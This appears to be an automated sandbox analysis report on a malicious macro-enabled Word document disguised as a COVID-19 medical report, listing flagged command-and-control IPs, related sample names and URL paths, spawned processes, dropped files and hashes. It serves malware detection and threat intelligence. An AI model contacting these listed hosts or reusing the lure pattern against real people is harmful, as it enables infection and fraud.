IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.204.233	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
176.111.60.55	unknown	Ukraine		24703	UN-UKRAINE-ASKievUkraineUA	true
24.178.90.49	unknown	United States		20115	CHARTER-20115US	true
94.23.237.171	unknown	France		16276	OVHFR	true
192.185.52.115	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
187.161.206.24	unknown	Mexico		11888	TelevisionInternacionalSAdeCVMX	true
41.185.28.84	unknown	South Africa		36943	GridhostZA	true
78.182.254.231	unknown	Turkey		9121	TTNETTR	true
194.190.67.75	unknown	Russian Federation		50804	BESTLINE-NET-PROTVINORU	true
108.53.88.101	unknown	United States		701	UUNETUS	true
186.74.215.34	unknown	Panama		11556	CableWirelessPanamaPA	true
109.116.245.80	unknown	Italy		30722	VODAFONE-IT-ASNIT	true
161.0.153.60	unknown	Haiti		27800	DigicelTrinidadandTobagoLtdTT	true
202.134.4.216	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
120.150.218.241	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
202.134.4.211	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
87.106.139.101	unknown	Germany		8560	ONEANDONE-ASBrauerstrasse48DE	true
173.70.61.180	unknown	United States		701	UUNETUS	true
78.188.225.105	unknown	Turkey		9121	TTNETTR	true
74.128.121.17	unknown	United States		10796	TWC-10796-MIDWESTUS	true
62.75.141.82	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
24.69.65.8	unknown	Canada		6327	SHAWCA	true
119.59.116.21	unknown	Thailand		56067	METRABYTE-TH453LadplacoutJorakhaebuaTH	true
37.139.21.175	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
98.109.133.80	unknown	United States		701	UUNETUS	true
95.213.236.64	unknown	Russian Federation		49505	SELECTELRU	true
46.105.131.79	unknown	France		16276	OVHFR	true
166.62.28.130	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
50.116.111.59	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
188.165.214.98	unknown	France		16276	OVHFR	true
69.38.130.14	unknown	United States		26878	TWRS-NYCUS	true
120.150.60.189	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
172.125.40.123	unknown	United States		7018	ATT-INTERNET4US	true
180.222.161.85	unknown	Australia		45510	TELCOINABOX-AULevel109HunterStreetAU	true
110.145.11.73	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
172.86.188.251	unknown	Canada		32489	AMANAHA-NEWCA	true
157.245.99.39	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
115.21.224.117	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	true
167.114.153.111	unknown	Canada		16276	OVHFR	true
203.153.216.189	unknown	Indonesia		45291	SURF-IDPTSurfindoNetworkID	true
2.58.16.89	unknown	Latvia		64421	SERTEX-ASLV	true
62.171.142.179	unknown	United Kingdom		51167	CONTABODE	true
78.189.148.42	unknown	Turkey		9121	TTNETTR	true
85.105.205.77	unknown	Turkey		9121	TTNETTR	true
123.176.25.234	unknown	Maldives		7642	DHIRAAGU-MV-APDHIVEHIRAAJJEYGEGULHUNPLCMV	true
75.109.111.18	unknown	United States		19108	SUDDENLINK-COMMUNICATIONSUS	true
66.57.108.14	unknown	United States		11426	TWC-11426-CAROLINASUS	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.91.114.38	unknown	United States		33363	BHN-33363US	true
78.24.219.147	unknown	Russian Federation		29182	THEFIRST-ASRU	true
24.179.13.119	unknown	United States		20115	CHARTER-20115US	true
110.142.236.207	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	true
139.99.158.11	unknown	Canada		16276	OVHFR	true
190.103.228.24	unknown	Argentina		27983	RedIntercableDigitalSAAR	true
181.165.68.127	unknown	Argentina		10318	TelecomArgentinaSAAR	true
121.124.124.40	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
139.59.60.244	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	true
61.19.246.238	unknown	Thailand		9335	CAT-CLOUD-APCATTelecomPublicCompanyLimitedTH	true
89.106.251.163	unknown	Russian Federation		5563	URALUralRegionalNetRU	true
168.235.67.138	unknown	United States		3842	RAMNODEUS	true
136.244.110.184	unknown	United States		20473	AS-CHOOPAUS	true
197.211.245.21	unknown	Mauritius		30969	ZOL-ASGB	true
79.130.130.240	unknown	Greece		6799	OTENET-GRAthens-GreeceGR	true
188.219.31.12	unknown	Italy		30722	VODAFONE-IT-ASNIT	true
75.113.193.72	unknown	United States		33363	BHN-33363US	true
217.20.166.178	unknown	Ukraine		1820	WNETUS	true
74.208.45.104	unknown	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
134.209.144.106	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
59.21.235.119	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	true
93.146.48.84	unknown	Italy		30722	VODAFONE-IT-ASNIT	true
139.162.60.124	unknown	Netherlands		63949	LINODE-APLinodeLLCUS	true
172.104.97.173	unknown	United States		63949	LINODE-APLinodeLLCUS	true
166.62.10.32	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
69.49.88.46	unknown	United States		33734	MPW-MACHLINK-NETUS	true
24.164.79.147	unknown	United States		10796	TWC-10796-MIDWESTUS	true
74.58.215.226	unknown	Canada		5769	VIDEOTRONCA	true
37.187.72.193	unknown	France		16276	OVHFR	true
195.159.28.230	unknown	Norway		2116	ASN-CATCHCOMNO	true
51.89.36.180	unknown	France		16276	OVHFR	true
85.105.111.166	unknown	Turkey		9121	TTNETTR	true
190.240.194.77	unknown	Colombia		13489	EPMTelecomunicacionesSAESPCO	true
109.74.5.95	unknown	Sweden		43948	GLESYS-ASSE	true
79.137.83.50	unknown	France		16276	OVHFR	true
174.118.202.24	unknown	Canada		812	ROGERS-COMMUNICATIONSCA	true
181.171.209.241	unknown	Argentina		10318	TelecomArgentinaSAAR	true
89.216.122.92	unknown	Serbia		31042	SERBIA-BROADBAND-ASSerbiaBroadBand-SrpskeKablovskemreze	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	354471
Start date:	17.02.2021
Start time:	22:55:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IU-8549 Medical report COVID-19.doc

Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@20/8@6/100
EGA Information:	• Successful, ratio: 85.7%
HDC Information:	• Successful, ratio: 31.6% (good quality ratio 29.4%) • Quality average: 70.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 78% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 1320 because it is empty • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:56:35	API Interceptor	1x Sleep call for process: msg.exe modified
22:56:36	API Interceptor	89x Sleep call for process: powershell.exe modified
22:56:56	API Interceptor	253x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
115.94.207.99	http://https://contentsxx.xsrv.jp/academia/parts_service/7xg/	Get hash	malicious	Browse	• 115.94.207.99:443/OUnj/nu5Sn5pH6W/XCxNN4goRNgqaQshv/BH9p/alZ3dnjhwqocs6Wj/
71.72.196.159	3Zn3npGt2R.doc	Get hash	malicious	Browse	• 71.72.196.159/jzbe8u/
	FILE-092020.doc	Get hash	malicious	Browse	• 71.72.196.159/Asgu9G/UPAJk1H/k1wB2h2IhMQGy9M4O/CwukNROTLhDmT5iz7yr/QNOGQRhP/
	X5w6zls.exe	Get hash	malicious	Browse	• 71.72.196.159/YmBvqXK/A1bXsLoMSYg/i0gaWBtL9c/yD6C9feh/
	#U5909#U531620.09.doc	Get hash	malicious	Browse	• 71.72.196.159/HisuDo3My4/
	#U5909#U531620-09.doc	Get hash	malicious	Browse	• 71.72.196.159/IEHZ5/HVlPRDwFoj/OuQtgxrIROu80/9t0syM1s3J/
	BCRYO2020.09.19.doc	Get hash	malicious	Browse	• 71.72.196.159/UdroxO4ouHCZo3/SPUpyAXBlZAJ/kR4LZr6qJHOM3/9tr1e4XNde6jxg22B/j2TVTGpcHCpnic1/
	drdgPfOU36.exe	Get hash	malicious	Browse	• 71.72.196.159/6YX6sQtKK6MLta/TbNsyU7EbVPMjL/0MoOi2xkKCNW7y67b/USvDoTSxSZ/BulSaK/
	cC.exe	Get hash	malicious	Browse	• 71.72.196.159/LLRDDCScx1Byk2D/krMwjOaF56Uc9Il6eMD/WuP6hJZcQa4/5p5T7L/
	#U304b#U3089#U306e#U5909#U66f419.doc	Get hash	malicious	Browse	• 71.72.196.159/3oAMQ7MNt66lIE8EI/DizHtXLtgQHqx/U2NH3hw0GWPotmCV/dMZCjcyGRF/qUw6hgI/FwMSWVK67N4mSEoC/
	LTB.doc	Get hash	malicious	Browse	• 71.72.196.159/QxJ68bj/OcYZ8J9RWfz7qwepeY/7Zys/K1Bpu/5CRfSZCJqSBtKcz/dhIXBeS6vLJR/
	#U6700#U65b0#U306e#U69cb#U9020#U56f3.doc	Get hash	malicious	Browse	• 71.72.196.159/JMk30NNrO1ReTb/6XR5dMIuJFNZfcR/yg0fR2fj6mXvduKb/
	HROF2020.doc	Get hash	malicious	Browse	• 71.72.196.159/EMc53XBYQbN5Jl/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#U304b#U3089#U306e#U5909#U66f49#U6708.doc	Get hash	malicious	Browse	• 71.72.196.159/1iekIOTBS/ak8HNcj/
	DAT_2020_09_7444352632.doc	Get hash	malicious	Browse	• 71.72.196.159/cv2mWGF5/67dqj/ZkWPeQbBjvdWajsuvx/lYL2/TljK64Me1bfzHxBI/
	Dokumentation_FC_41232269.doc	Get hash	malicious	Browse	• 71.72.196.159/ejSg6gT/pSnsS3gAqTGFHUm9V/Jg8Kv3cnCG2Miq94/Sf9xZ/
	BIZ_18_09_2020_4070550449.doc	Get hash	malicious	Browse	• 71.72.196.159/tiVhuDLoHxS/G2H7AH/
	Betrag_2020_09_4036385628.doc	Get hash	malicious	Browse	• 71.72.196.159/RQWehX/fgtv5/htJbK7vQCVUSRwZJeE/
	SCNVS2020.09.doc	Get hash	malicious	Browse	• 71.72.196.159/b9v6oT61Mzfa1oQAP/IIlXlIMvsnl/
	ZZLEJDXT8LH-20200918.doc	Get hash	malicious	Browse	• 71.72.196.159/v4zRqawC6/myK9u1BaFBM0ak/
	#U5909#U531609_18.doc	Get hash	malicious	Browse	• 71.72.196.159/w5aqN3cMRoz5Eq/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HOSTER-KZ	0217_1737094153981.doc	Get hash	malicious	Browse	• 185.100.65.29
	Hs52qascx.dll	Get hash	malicious	Browse	• 185.100.65.29
	0211_38602014674781.doc	Get hash	malicious	Browse	• 185.100.65.29
	0210_1723194332604.doc	Get hash	malicious	Browse	• 185.100.65.29
	Wh102yYa.dll	Get hash	malicious	Browse	• 185.100.65.29
	Wh102yYa.dll	Get hash	malicious	Browse	• 185.100.65.29
	0204_170387664101931.doc	Get hash	malicious	Browse	• 185.100.65.29
	0204_47091115550132.doc	Get hash	malicious	Browse	• 185.100.65.29
	Wh102yYa.dll	Get hash	malicious	Browse	• 185.100.65.29
	2e00000.dll	Get hash	malicious	Browse	• 185.100.65.29
	0fiasS.dll	Get hash	malicious	Browse	• 185.100.65.29
	6gdwwv.exe	Get hash	malicious	Browse	• 185.100.65.29
	0fiasS.dll	Get hash	malicious	Browse	• 185.100.65.29
	http://foodlike.kz/templates/QUJOpdohWbgqcRtXl3uAR0twmMS59eLk1cnA6P2oA15NZcjPZPj0GO2DF/	Get hash	malicious	Browse	• 185.98.5.123
	Offer10044885_BMElectricalWholesaleLtd._8_05_2020.xlsm	Get hash	malicious	Browse	• 185.98.7.168
	dWn0lheLfE.exe	Get hash	malicious	Browse	• 194.4.56.252
	Enpn2Assf0.exe	Get hash	malicious	Browse	• 194.4.56.252
	ttt.exe	Get hash	malicious	Browse	• 185.129.49.19
	http://vostok-avto.kz/robots.txt	Get hash	malicious	Browse	• 185.98.6.98
	hancitor.doc	Get hash	malicious	Browse	• 185.111.107.43
BEAMTELE-AS-APAtriaConvergenceTechnologiespvtltdIN	vrhiyc.exe	Get hash	malicious	Browse	• 183.82.229.11
	ucrcdh.exe	Get hash	malicious	Browse	• 183.82.229.11
	430#U0437.js	Get hash	malicious	Browse	• 49.207.1.12
	http://jimmyjohansson.net/3IMCCRNQ/SWIFT/US/	Get hash	malicious	Browse	• 183.82.101.78
	RZ_RN_8536339_24_08_2018.doc	Get hash	malicious	Browse	• 183.82.101.78
	RZ_RN_8536339_24_08_2018.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	Invoice 0007699180.doc	Get hash	malicious	Browse	• 183.82.101.78
	http://elista-gs.ru/doc/En_us/Invoice-receipt	Get hash	malicious	Browse	• 183.82.101.78
	culturemetagen.exe	Get hash	malicious	Browse	• 183.82.120.85
	jerseythunk.exe	Get hash	malicious	Browse	• 183.82.120.85
TTNETTR	Io8ic2291n.doc	Get hash	malicious	Browse	• 81.215.230.173
	yVn2ywuhEC.exe	Get hash	malicious	Browse	• 78.182.153.125
	oHqMFmPndx.exe	Get hash	malicious	Browse	• 78.181.200.182
	svchost.exe	Get hash	malicious	Browse	• 78.162.183.87
	34ArXmP6.exe	Get hash	malicious	Browse	• 95.12.26.17
	1Jx5JnUZW9.exe	Get hash	malicious	Browse	• 95.7.8.37
	nFZB1yk7r2.exe	Get hash	malicious	Browse	• 95.7.8.37
	utox.exe	Get hash	malicious	Browse	• 78.188.107.43
	sample2.dll	Get hash	malicious	Browse	• 78.161.228.73
	sample1.dll	Get hash	malicious	Browse	• 85.105.29.218
	CA1eebsu.exe	Get hash	malicious	Browse	• 81.215.78.147
	form.doc	Get hash	malicious	Browse	• 78.188.225.105
	December Invoice.doc	Get hash	malicious	Browse	• 78.188.225.105
	http://https://caminhodosveadeiros.com.br/h/Ld51n5yo2sVpA9ix2ZHZLqX7/	Get hash	malicious	Browse	• 78.188.225.105
	http://https://praticideas.net/wp-content/5nxk9R7plxOAP8bYYojGh4Rl69ZT6uMTycnblB4OUEIzYvRuc22u0pyZbSvqTNlp7/	Get hash	malicious	Browse	• 78.188.225.105
	MH1809380042BB.doc	Get hash	malicious	Browse	• 78.188.225.105
	BL9908763287SF_10.doc	Get hash	malicious	Browse	• 78.188.225.105
	Form.doc	Get hash	malicious	Browse	• 78.188.225.105
	http://creationskateboards.com/satori_wheels_spencer_hamilton/WRLUbPer/	Get hash	malicious	Browse	• 78.188.225.105
	http://avanttipisos.com.br/catalogo-virtual/i1XnbBRzXXXrqGLfBZ3UNn6Yjh1mubdZKDm48wvQD3thzthxMysX	Get hash	malicious	Browse	• 78.188.225.105

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{452ACF7A-211A-44E2-8F1B-AC77A8685DB1}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3555252507007245
Encrypted:	false
SSDEEP:	3:liiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbO:liiiiiiiiifdLloZQc8++lsJe1MzR
MD5:	9F85A426A7C06D286F10DC7B9C06FFF5
SHA1:	218864C86F0788C9CD71EF1505D3A38C522DEA07
SHA-256:	D4D1C027A1BAEF0AEDA2242980DBE4269FF390485C93C9FFE09AFFAC3D902044
SHA-512:	F09712C2E11AC9236A7FD6963E145D02F5238D5E3F37D75CCF4D4963B1D8F34C70727F620B81A708089349ECF6A30DFEBA20B2179E79FD103C17F53CABD8ED7
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{452ACF7A-211A-44E2-8F1B-AC77A8685DB1}.tmp	
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:..>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B4FD77F3-97C0-4A14-814E-1968BCE52029}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\IU-8549 Medical report COVID-19.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Thu Feb 18 05:56:32 2021, length=172032, window=hide
Category:	dropped
Size (bytes):	2238
Entropy (8bit):	4.557455295271099
Encrypted:	false
SSDEEP:	48:8mm/XT0jF1oe/7JO8e/k+Qh2mm/XT0jF1oe/7JO8e/k+Q/:85/XojF1oe08e8+Qh25/XojF1oe08e89
MD5:	C8E751FB9A57C3D271680235A84491E9
SHA1:	5DD21C8CCDB4B52C1B8790B285107DC734206C61
SHA-256:	790F5177DB2CC779F97704E7609BF1FF5431F91612C00167F1BD1056A59755DB
SHA-512:	77B591590030F43CF9388D5634DBBAA8F90C4FC50F2A05F4FF6D26527CCD6B634D59431B7322BA4E6F0DFD9B139410562F24F706625757D185BE32B81B6F91EC
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....7h..{...7h..{...%.0.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....RR.7 .IU-854~1.DOC..t.....Q.y.Q.y*...8.....I.U.-.8.5.4.9. .M.e.d.i.c.a.l. .r.e.p.o.r.t. .C.O.V.I.D.-.1.9...d.o.c.....-...8...[.....?J...C:\Users\..#.....\\818225\Users.user\Desktop\IU-8549 Medical report COVID-19.doc.:.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.U.-.8.5.4.9. .M.e.d.i.c.a.l. .r.e.p.o.r.t. .C.O.V.I.D.-.1.9...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	131
Entropy (8bit):	4.987781475184533
Encrypted:	false
SSDEEP:	3:M1R70ILQSjmIfFu4o09dE0ILQSjmIfFu4omX1R70ILQSjmIfFu4ov:Mb0ILyIfjnE0ILyIfj10ILyIfjy
MD5:	C9F0C74D1BCAF808FB96B6D9DD400032
SHA1:	A89073DBBDD26CFE3DA92680022E006B5FB69EF2
SHA-256:	1DDF70A865248BDA1FC8C3815FE3DE223492A35EDCA8E8BB5B052DE69B87C262
SHA-512:	BBBF845983C9AA5E2FA9F25A99ACABD032118CD13E7A097C4E4B07F7B855AF4F10616368C7C0D88AC4B35FA386FDB3BC3E6A7A4BBBDC759A326CDD24967F1FD
Malicious:	false
Preview:	[doc]..IU-8549 Medical report COVID-19.LNK=0..IU-8549 Medical report COVID-19.LNK=0..[doc]..IU-8549 Medical report COVID-19.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\BI6L7G7Y2QOZYJA29CWB.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5868168732363137
Encrypted:	false
SSDEEP:	96:chQCsMqiqvsqvJCwoQz8hQCsMqiqvsEHyqvJCworezv1YfHvf8OslUVKIu:cyvoQz8yTHnorezvQf8OiIu
MD5:	8DF3597FC8CA92C4E63FFBEB821B9AD1
SHA1:	EE4A843C8CAE2C74010E27B1DE46913B9EA53AFF
SHA-256:	23C71143C88BD3BCCC963DA5A454A77166EB32DC11A750897D414511EA606BED
SHA-512:	8AE71FDB265766BA88E1316F22C23328159A89D111479FC056F7D6EA4D6AA3AAA3F7E559BF49AEF2054BC70AAAD721E606126D479563C69B6B6D3F620E96823F
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$-8549 Medical report COVID-19.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2IIID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	348504
Entropy (8bit):	4.292535319096508
Encrypted:	false
SSDEEP:	3072:avA1p08RqEQAIVEd2gG/vNlo0JFx/pANyCm0PQEKR/JnXHWP:a206xWgGxLxWN40PDKR/JnX2P
MD5:	1A94E3824866ACD3C565215AAC04C69B
SHA1:	F91A9CADB09F22A22B93732E09FBAA5DC8B6901B
SHA-256:	ABCFC9CD109EB8B287C9544663CE707DD9FA1AF0FC6CA61F67708F60CD23A63F
SHA-512:	6B68051ADB5C9F532EE5F43DD49E730418AF9F92125DDEE9D2CFFA4B0148AAF8F73046EDDB335BD12AFE47ABE13A15AB6B6C02BB70F2758C12A6AE607BB39620
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 93%

C:\Users\user\Nk2duhb\GxIh9ia\E6_R.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....F.`.....!...2.@.....P.....P..... .....`..d.....<..X.....a..`.....text....6.....8..... ..`.rdata..W....P.....<.....@..@.dat a.....`.....>.....@....text4.....p.....B.....@....text8..d...`.....0..... ..@.text7..d....p.....2..... ..@.text6..d.....4..... ..@.text5..d.....6..... .. ..@.reloc.....8.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Rubber Berkshire Credit Card Account generate engage Cambridgeshire Uganda Shilling Auto Loan Account object-oriented online Lead, Author: Sara Ozuna, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 16:11:00 2021, Last Saved Time /Date: Fri Jan 22 16:11:00 2021, Number of Pages: 1, Number of Words: 3367, Number of Characters: 19194, Security: 8
Entropy (8bit):	6.723891422776511
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	IU-8549 Medical report COVID-19.doc
File size:	171008
MD5:	be33bce1030d367cf23727936fc1fbfd
SHA1:	2731bb3115108d14d2a4d5abd49aef32468961c9
SHA256:	843ac5a5070a8f77eeb150cf7963ea5a66dd5763b0e3ac3d775333219fa5b773
SHA512:	fb9a8d8e1ee8876e79df1702775867bba0406bcfefb102a738a5acbce8e5cde21d24e97b7214fcd6a524c31b12b645ff764da17e30b2a4c1a131d328fa85c1a
SSDEEP:	3072:jwT4OAEDCkss1NkYtWr7Agf5k9jySTdcrrXyQBsc0vWJVi4IrwVuYbdYPeFmfG5i:jwT4OAEDCkss1NkYtWr7Agf5k9jyTPI3
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "IU-8549 Medical report COVID-19.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	Rubber Berkshire Credit Card Account generate engage Cambridgeshire Uganda Shilling Auto Loan Account object-oriented online Lead
Author:	Sara Ozuna
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 16:11:00
Last Saved Time:	2021-01-22 16:11:00
Number of Pages:	1
Number of Words:	3367
